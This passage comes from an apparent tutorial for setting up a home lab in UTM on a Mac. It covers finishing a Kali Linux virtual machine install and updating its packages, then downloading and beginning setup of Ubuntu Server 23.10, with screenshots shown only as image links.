
Step 2: after initial setup we now are downloading Kali with the designated space that we gave the software in the UTM setup process after download we will exit the UTM windows and go back to the original home page.




Step 3: Now that we downloaded everything we must go back and delete the serial that we added in the settings of Kali in UTM



Step 4: After we delete the serial we press the play button and start-up Kali again, enter the password we chose during set up and now we get into the homescreen




Step 5: now at this point we are downloading a few packages to have Kali up to date and to use the latest tools for penetration purposes.




Part IV: Downloading Ubuntu for Mac


Step 1: Head to the Ubuntu website




Step 2: Next, we go to the Ubuntu for server page for UTM and download version 23.10




Step 3: Click on the Linux operating system for Ubuntu




Step 4: Next with the ISO downloaded we go to UTM, click add another virtual environment



Step 5: Now that we have downloaded the software we must configure the ram and CPU again like with Kali




Step 6: Now that we have Ubuntu downloaded we click the play button to open the Software




Part V: Setting up Ubuntu

Step 1: After running a few commands for set up we get shown this screen


Step 2: Next we get asked if we want to update we will deny and continue




Step 3: Ubuntu now wants us to set up Name, Password, and Username



